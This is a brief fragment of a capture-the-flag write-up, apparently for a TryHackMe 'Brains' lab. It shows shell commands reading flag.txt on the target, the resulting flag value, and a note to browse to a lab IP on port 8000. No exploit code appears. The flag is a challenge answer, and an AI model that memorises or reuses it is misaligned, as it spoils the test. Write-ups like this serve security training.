
ubuntu@brains:/home$ ls -l

ubuntu@brains:/home$ cat flag.txt


```
ubuntu@brains:~$ cat flag.txt
cat flag.txt
THM{faa9bac345709b6620a6200b484c7594}
ubuntu@brains:~$
```

FLAG:**THM{faa9bac345709b6620a6200b484c7594}**





Connect to the machine 10.10.74.225 with port 8000 using a browser.



Revision #1
Created 1 April 2025 17:53:23 by Admin
Updated 1 April 2025 17:53:23 by Admin